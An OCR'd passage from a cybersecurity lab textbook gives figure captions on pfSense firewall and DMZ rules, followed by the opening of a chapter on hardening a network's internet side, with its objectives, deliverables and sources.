


Figure 22 – Default firewall rules on Management LAN




Figure 23 – Editing first firewall rule




Figure 28 – Internet port alias




Figure 29 – Internet enabled host alias




Figure 30 – DMZ rule configuration




Figure 31 – New DMZ firewall rule

CHAPTER 32

Network Hardening - pfSense Internet

DANTE ROCCA; MATHEW J. HEATH VAN HORN, PHD; AND JACOB CHRISTENSEN

The previous chapter had you add a pfSense server and configure the Intranet side to allow some normal network traffic on the network. This chapter specifically addresses the firewall configurations to access the outside Internet.

LEARNING OBJECTIVES

- Allow internet hosts to reach the DMZ without reaching the LAN

PREREQUISITES

- Chapter 31 – pfSense Intranet

DELIVERABLES

- Screenshot of NAT rules
- Screenshot of Ubuntu Server webpage accessed from internet host

RESOURCES

- We consolidated information from a wide variety of resources. However, three sources stand out as being particularly helpful to this lab and we want to recognize them here:
    - Saifudeen Sidheeq – "How to Configure PfSense DMZ Setup? | Step by Step" – https://getlabsdone.com/how-to-configure-pfsense-dmz-setup/
    - Frank at WunderTech – "How to Set Up a DMZ in pfSense" – https://www.wundertech.net/how-to-set-up-a-dmz-in-pfsense/
    - Nikhath K – "pFSense DMZ Setup Guide" – https://bobcares.com/blog/pfsense-dmz-setup/

CONTRIBUTORS AND TESTERS

- Julian Romano, Cybersecurity Student, ERAU-Prescott

- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the Lab

We are going to take up where we left off with the following lab configuration. Make sure you completed the previous lab before starting on this one!

